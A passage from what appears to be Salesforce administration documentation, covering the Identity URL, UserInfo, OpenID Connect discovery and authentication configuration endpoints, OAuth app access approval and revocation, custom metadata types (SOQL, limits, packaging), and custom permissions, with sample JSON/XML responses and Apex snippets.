   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
```

```
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

The following is a response in JSON format:

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

After making an invalid request, the following are possible responses from Salesforce:

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token

Error Code	Request Problem
403 (forbidden) — Wrong_Org	Users in a different organization
404 (not found) — Bad_Id	Invalid or bad user or organization ID
404 (not found) — Inactive	Deactivated user or inactive organization
404 (not found) — No_Access	User lacks proper access to organization or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

SEE ALSO:

Using the Access Token

The UserInfo Endpoint

The UserInfo endpoint is a RESTful API that can be used to query (with a valid access token) for information about the user associated with the access token in the standard OpenID Connect format. Salesforce returns basic personalization information about the user, as well as important endpoints that the client can talk to, such as photos for the user, and API endpoints it can access. This endpoint provides access to information for the current user, only, and not for other users in the same organization.

The format of the URL is:
`https://login.salesforce.com/services/oauth2/userinfo`.

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

UserInfo Endpoint Parameters

The following parameters can be used with the access token and UserInfo endpoint. The access token can be used in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
Access token	See Using the Access Token on page 214.
Format	This parameter is optional. Specify the format of the returned output. Valid values are: • `json` • `xml` Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

Parameter	Description
	• `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Note the following: • Wildcard accept headers are allowed. `*/*` is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML. • The `format` parameter takes precedence over the accept request header.
Version	This parameter is optional. Specify a SOAP API version number, or the literal string, `latest`. If this value isn't specified, the returned API URLs contains the literal value `{version}`, in place of the version number, for the client to do string replacement. If the value is specified as `latest`, the most recent API version is used.
PrettyPrint	This parameter is optional, and is only accepted in a header, not as a URL parameter. Specify the output to be better formatted. For example, use the following in a header: `X-PrettyPrint:1`. If this value isn't specified, the returned XML or JSON is optimized for size rather than readability.
Callback	This parameter is optional. Specify a valid JavaScript function name. This parameter is only used when the format is specified as JSON. The output is wrapped in this function name (JSONP.) For example, if a request to `https://server/id/orgid/userid/` returns `{"foo":"bar"}`, a request to `https://server/id/orgid/userid/?callback=baz` returns `baz({"foo":"bar"});`.

UserInfo Endpoint Response

After making a valid request Salesforce returns the information in JSON format, by default, or whatever is specified in the Format parameter.

The response includes values listed in the OpenID Connect Basic Client Profile, as well as the Salesforce user ID, organization ID, and related URLs for profile, feed, etc.

The following is a response in JSON format:

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
```

```
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

The following is a response in XML format:

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
```

```
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

The following are possible responses from Salesforce to an invalid request.

Error Code	Request Problem
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Missing access token
403 (forbidden) — Bad_OAuth_Token	Invalid access token
403 (forbidden) — Wrong_Org	Users in a different organization
404 (not found) — Bad_Id	Invalid or bad user or organization ID
404 (not found) — Inactive	Deactivated user or inactive organization
404 (not found) — No_Access	User lacks proper access to organization or information
404 (not found) — No_Site_Endpoint	Request to an invalid endpoint of a site
404 (not found) — Internal Error	No response from server
406 (not acceptable) — Invalid_Version	Invalid version
406 (not acceptable) — Invalid_Callback	Invalid callback

The OpenID Connect Discovery Endpoint

The OpenID Connect discovery endpoint is a static page that can be used to query (no session required) for information about the Salesforce OpenID Connect configuration. Salesforce returns basic information about endpoints, supported scopes, and other values used for OpenID Connect authorization.

The format of the URL is:
`https://login.salesforce.com/.well-known/openid-configuration`.

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

EDITIONS

Available in: Salesforce Classic

Available in all editions

OpenID Connect Discovery Endpoint Response

That URL request returns the information in JSON format, only.

The following is a response in JSON format:

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
```

```
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

The Authentication Configuration Endpoint

The Authentication Configuration endpoint is a static page that can be used to query for information about an organization's SAML for single sign-on and Auth. Provider settings. No session is required. It's only available for Salesforce communities or custom domains. Use this URL when you're developing apps that need this information on demand.

In response to a request to the Authentication Configuration endpoint, Salesforce returns basic information in JSON format. This information includes authentication and registration settings, branding assets, and other values related to single sign-on support for users of a community or custom domain.

EDITIONS

Available in: Salesforce Classic

Available in all editions

The format of the URL is: `https://<community or custom URL>/.well-known/auth-configuration`. For example, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

Authentication Configuration Endpoint Response

The authentication configuration endpoint returns the information in JSON format only.

The following is a sample response.

Note: The `UseNativeBrowserForAuthentication` value is always `false` for a community.

The following values are only available for communities, and are `false` or null for custom domains created with My Domain.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
```

```
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/Facebook"

  }]
}
```

Grant or Deny Access Request

Application Access Request

The external application you are using is requesting access to your Salesforce data. The external application has already been integrated into Salesforce by your administrator.

To grant this application access to your Salesforce data, click **Allow**.

If the description of the application does not match the application you are currently using or for any other reason you do not want to grant access to your data, click **Deny**.

If the currently logged in user is not you, click **Not you?** to log out the current user and log in as yourself.

You can only grant access to an external application a specific number of times. Generally, you grant access for every device you use, such as a laptop and a desktop computer. The default is five per application. If you've reached the limit for your organization, granting access to this application automatically revokes access to the least recently used access token. The remote access application token or tokens that will be revoked display on the page.

After you have granted access to a remote access application, you can revoke it later by going to your personal information.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

Note:

- An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. Requests for refresh tokens increase the `Use Count` displayed for the application. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.
- Even if the connected app tried and failed to access your information because it could not login, the `Use Count` and `Last Used` fields are still updated.

- Click **Revoke** to revoke the application's access. After you revoke the application, the application can no longer use that particular authorization token to access your Salesforce data.

  Important: You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

SEE ALSO:

Application Access Request Approved

Application Access Request Denied

Application Access Request Approved

The external application you are using has requested access to your Salesforce data, and you approved this request. Close the browser window and go back to the application you were using.

After you have granted access to a remote access application, you can revoke it later by going to your personal information.

1. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

     Note:

     - An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. Requests for refresh tokens increase the `Use Count` displayed for the application. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

  - Even if the connected app tried and failed to access your information because it could not login, the `Use Count` and `Last Used` fields are still updated.

- Click **Revoke** to revoke the application's access. After you revoke the application, the application can no longer use that particular authorization token to access your Salesforce data.

  Important: You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

SEE ALSO:

Application Access Request Denied

Application Access Request

Application Access Request Denied

The external application you are using has requested access to your Salesforce data and you denied this access. You should log out of Salesforce. You can go back to the originating application.

SEE ALSO:

Application Access Request Approved

Application Access Request

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Custom Metadata Types

Custom Metadata Types

You can create your own declarative developer frameworks for internal teams, partners, and customers. Rather than building apps from data, you can build apps that are defined and driven by their own types of metadata. Metadata is the information that describes the configuration of each customer's organization.

Custom metadata is customizable, deployable, packageable, and upgradeable application metadata. First, you create a *custom metadata type*, which defines the form of the application metadata. Then you build reusable functionality that determines the behavior based on metadata of that type. Similar to a custom object or custom setting, a custom metadata type has a list of custom fields that represent aspects of the metadata. After you create a public custom metadata type, you or others can declaratively create *custom metadata records* that are defined by that type. When you package a public custom metadata type, customers who install the package can add their own records to the metadata type. Your reusable functionality reads your custom metadata and uses it to produce customized application behavior.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom metadata rows resemble custom object rows in structure. You create, edit, and delete custom metadata rows in the Metadata API or in Setup. Because the records are metadata, you can migrate them using packages or Metadata API tools. Custom metadata records are read-only in Apex and in the Enterprise and Partner APIs.

With custom metadata types, you can issue unlimited Salesforce Object Query Language (SOQL) queries for each Apex transaction.

Custom metadata types support the following custom field types.

- Checkbox
- Date
- Date and Time
- Email
- Number
- Percent
- Phone
- Picklist
- Text
- Text Area
- URL

Note: This release contains a beta version of picklists on custom metadata types that is production quality but has known limitations.

A subscriber to a managed package containing a custom metadata type can't add their own fields to that type. Only the org that develops the type can add custom fields to it.

Custom metadata fields are *manageable*, which means that the developer of a type can decide who can change field values after they are deployed to a subscriber organization.

- Locked after release—For any record of the type, the value of the field is immutable after deployment, even on the developer organization where the record was created.
- Subscriber editable—Anyone with the correct permissions can change the value of the field at will. Any changes the developer deploys do not overwrite values in the subscriber's organization.
- Upgradable—The developer of a record can change the value of the field by releasing a new version of the custom metadata package. The subscriber can't change the value of the field.

Custom metadata types and records have names and labels. Type names must be unique within their namespace. Record names must be unique within their custom metadata type and namespace.

Custom metadata records can be protected. If a developer releases protected records in a managed package, access to them is limited in specific ways.

- Code that's in the same managed package as custom metadata records can read the records.
- Code that's in the same managed package as custom metadata types can read the records that belong to that type.
- Code that's in a managed package that doesn't contain either the type or the protected record can't read the protected records.
- Code that the subscriber creates and code that's in an unmanaged package can't read the protected records.
- The developer can modify protected records only with a package upgrade. The subscriber can't read or modify protected records. The developer name of a protected record can't be changed after release.

If you create a protected custom metadata record in your organization, then it's accessible only by your code, code from unmanaged packages, and code from the managed package that defines its type.

Custom metadata types can also be protected, providing the same access protection as protected records. If you change a type from protected to public, its protected records remain protected and all other records become public. If you use Setup to create a new record on a protected type, the Protected Component checkbox is checked by default. Once a type is public, you can't convert it to protected. The subscriber can't create records of a protected type.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Updating Types and Records

You can't update protected types and records in an installed managed package programmatically. You can modify protected types and records only by performing a package upgrade.

You can't update public types and records by using Apex directly. To modify records from Apex, you must make calls to the Metadata API.

Application lifecycle management tools

Custom metadata types don't support these application lifecycle management tools:

- Version control
- Tooling API
- Developer Console

Licenses

Licenses that are defined for an extension package aren't enforced on custom metadata records in that package unless the types are also in the package.

SOQL

Custom metadata types support the following SOQL query syntax.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- The *fieldList* can include only non-relationship fields.
- `FROM` can include only one object.
- You can use the following operators.
  - `IN` and `NOT IN`
  - =, >, >=, <, <=, and `!=`
  - `LIKE`, including wild cards
  - `AND`
- You can use `ORDER BY`, `ASC`, and `DESC` with multiple fields.
- You can only use `ORDER BY` when the ordered field is a selected field.

Protected custom metadata types

Subscribers can't add custom metadata records to installed custom metadata types that are protected. To allow subscribers to create custom metadata records that are defined by a custom metadata type, the type must be public.

Metadata API returns protected custom entity definitions (but not custom metadata records) in subscriber organizations.

Caching

Custom metadata records are cached at the type level after the first read request. This enhances performance on subsequent requests. Requests that are in flight when metadata is updated won't get the most recent metadata.

Global Picklists

Global picklists aren't supported on custom metadata types. You can only use sObject picklists.

Picklists and Released Managed Packages

Subscribers to a released managed package that contains a custom metadata type with a picklist can't add or remove values from that picklist. Developers who release a managed packaged that contains a custom metadata type with a picklist can add values to the picklist, but can't delete them.

Custom Metadata Limits

Be aware of these requirements for custom metadata types and records.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Description	Maximum amount
SOQL queries per Apex transaction	Unlimited
Custom metadata per organization *	10 MB
Custom metadata per certified managed package *	10 MB Note: Custom metadata records in certified managed packages that you've installed don't count toward your organization's limit. However, custom metadata records that you create do count toward the limit. This rule applies regardless of whether you create records in your own custom metadata type or in a type from a certified managed package.
Fields per custom metadata type or record	100
Custom metadata types per organization	100. This number includes all types developed in the organization and installed from managed and unmanaged packages.
Characters per description field	1,000
Records returned per transaction	50,000
Custom metadata records in one call	200

* Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom metadata record, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the `Text` data type and specify a length of 9. If instead you selected `Text Area`, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

Create, Edit, and Delete Custom Metadata Types and Records

To create, update, and delete custom metadata types and records, use the Metadata API.

For more information, see "Custom Metadata Types (CustomObject)" in the *Metadata API Developer Guide*

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition organizations can create, edit, and delete only custom metadata records from types in installed packages.

Custom Metadata Relationships (Pilot)

Custom metadata relationships provide additional metadata about objects and let you make direct comparisons between different custom metadata types.

Like other relationships in Salesforce, custom metadata relationships have a particular domain. When you create a metadata relationship field on a type, you can relate it to another custom metadata type or the EntityDefinition object. When you create a record on a custom metadata type that has a relationship field, you can pick the entity definition or custom metadata type that record relates to.

EDITIONS

Available in: **Enterprise**. **Performance**, **Unilimited**, and **Developer** Editions

The value of a relationship field with the EntityDefinition domain is a custom object or any of five supported standard objects.

- Account
- Case
- Contact
- Lead
- Opportunity

Note: Custom metadata relationships are in pilot. This feature is enabled by default in sandbox and Developer Edition organizations. Contact Salesforce to enable custom metadata relationships in a production environment.

Create Custom Metadata Relationship Fields

Creating relationships between custom metadata types or entity definitions is just like creating any other custom field on a custom metadata type.

1. From the detail page of your custom metadata type, click **New** under Custom Fields.
2. For the field type, select **Metadata Relationship**.
3. Select the custom metadata type that you want the active type to relate to, or pick Entity Definition to relate it to a supported standard or custom object.

You pick the specific custom metadata record or object when you create a new record on your custom metadata type.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions

USER PERMISSIONS

To create custom metadata relationships:
- "Customize Application"

Custom Metadata Relationship Considerations

Before you start using custom metadata relationships, keep some of these considerations in mind.

- You can query custom metadata relationships the same way you query normal relationships.
- Public custom metadata types can't be related to protected custom metadata types.
- Public custom metadata records can't be related to protected custom metadata records.
- If two protected custom metadata types are related to each other, you can't change either of them to public types. Similarly, if two public custom metadata types are related to each other, you can't change either of them to protected types.
- You can't recover deleted custom metadata relationships.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**

Load Records with the Custom Metadata Loader

Use the custom metadata loader to bulk load records to your custom metadata types from a `.csv` file.

The custom metadata loader lets you load up to 200 records with a single call.

1. Download the tool from GitHub. Deploy the package to your org via Workbench. Note that you have to create a `.zip` file of the contents of the `custom_md_loader` directory instead of zipping up the directory itself.
2. Create a `.csv` file with a header that contains the custom metadata type's field API names. Either the `Label` field or the `Developer Name` field is required. See `sample.csv` in your download for an example. If your org is namespaced, be sure to include the namespace prefix in your header.
3. From Setup, assign the Custom Metadata Loader permission set to the appropriate users, including yourself.
4. Select **Custom Metadata Loader** from the App Picker.
5. Go to the Custom Metadata Loader tab. The app prompts you to configure your Remote Site Settings if you haven't already done so.
6. Select your `.csv` file and the corresponding custom metadata type.
7. Click **Create custom metadata** to bulk load the records from the `.csv` file.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com**

USER PERMISSIONS

To create custom metadata records:
- "Customize Application"

To use the custom metadata loader:
- "Custom Metadata Loader"

Access Custom Metadata Types, Records, and Fields

Access Custom Metadata Types and Records

Use SOQL to access your custom metadata types and to retrieve the API names of the records on those types. DML operations aren't allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

For information about the *Custom Metadata Type*__mdt sObject, see *Custom Metadata Type*__mdt in the *Object Reference for Salesforce and Force.com*..

For example, declare an Apex variable *custMeta* of the custom metadata type `MyCustomMetadataType__mdt`, which is in your namespace, as follows.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition organizations can access only custom metadata records from installed custom metadata types.

```
MyCustomMetadataType__mdt custMeta;
```

Declare the *custMeta* variable of the custom metadata type `TheirCustomMetadataType__mdt`, which isn't in your namespace but is in the `their_ns` namespace, as follows.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

To get the names of all objects of the `MyMdt__mdt` custom metadata type:

```
MyMdt__mdt[] allEntityNames = [select QualifiedApiName from MyMdt__mdt]
```

You can't use `queryMore()` with custom metadata, but you can use the SOQL keywords `LIMIT` and `OFFSET` to page through large numbers of records. For more information, see Paginating Data for Force.com Applications.

Alternatively, to provide an entity that looks more like a `Schema.SObjectDescribeResult` than SOQL, make the Apex class `Acme.MyMdtDescribeResult` encapsulate the information queried from `Acme__MyMdt`. Then create the class `Acme.Acme` with methods such as:

```
Acme.MyMdtDescribeResult describeMyMdt(String qualifiedApiName) {
   ///perform queries and create object
}
```

Access Custom Metadata Fields

Read-only access to the fields on your custom metadata types and records is available through SOQL.

Custom fields on custom metadata types in SOQL are referred to in the same way as they are in the Metadata API. For example, the following SOQL statement retrieves all `Field__c` and `Picklist__c` values of any `PicklistUsage__mdt` related to any custom object named `InterplanetaryGreeting__c`.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition organizations can access only custom metadata fields from installed custom metadata types.

```
SELECT Field__c, Picklist__c
   FROM PicklistUsage__mdt
   WHERE SObjectType__c = 'InterplanetaryGreeting__c'
```

The information that's common to all custom metadata is represented as standard fields. For more information, see "*Custom Metadata Type*__mdt" in the *Object Reference for Salesforce and Force.com*.

The following Apex statement in the `picklist1234` namespace retrieves the label and namespace for the custom metadata that's represented in the file-based Metadata API as `picklist1234__ReusablePicklistOption.travelApp1234__Motel6`. This statement assigns the object to the variable `motelEx`.

```
ReusablePicklistOption__mdt motelEx = [SELECT MasterLabel, NamespacePrefix
                                       FROM ReusablePicklistOption__mdt
                                       WHERE NamespacePrefix = 'travelApp1234'
                                       AND DeveloperName='Motel6'];
```

Note: Subscribers can run packaged Apex code that queries protected custom metadata types in the same package. However, subscribers can't query protected types in an installed package by using Apex code that they have written.

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations. Use change sets to deploy custom metadata types and records from a sandbox.

You can add custom metadata types and records to packages using the Force.com user interface. From Setup, enter *Packages* in the `Quick Find` box, then select **Packages**, click your package name, and then click **Add**.

Then, to add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type to add to your package.
3. Click **Add to Package**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To add custom metadata records:

1. Select the custom metadata type's label from the available component types—for example, `ReusablePicklist__mdt`, or if the type is from a package that you're extending, `ReusablePicklist__mdt [picklist1234]`.
2. Select the records to add.
3. Click **Add to Package**.

If you add a record to your package, its corresponding type is added. If you add a record to a change set, its corresponding type is included in the list of dependent components.

For information on change sets and deploying your package, see the *Development Lifecycle Guide*.

Note: You can't uninstall a package with a custom metadata type if you've created your own records of that custom metadata type.

As with all packageable metadata components, you can also add custom metadata types and records to a package by specifying the package's full name in your `package.xml` file. For example, we specify the package in this fragment from Picklists R Us's `package.xml` file.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Picklists R Us</fullName>
...
```

Considerations for Custom Metadata Type Packages

Be aware of the following behaviors for packages that contain custom metadata types.

Once you upload a Managed - Released package that contains a custom metadata type, you can't:

- Add required fields to the custom metadata type
- Set any non-required fields to required
- Delete custom fields

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Permissions

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

SEE ALSO:

Create Custom Permissions

Add or Remove Required Custom Permissions

Object Reference for Salesforce and Force.com: CustomPermission

Identity URLs

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
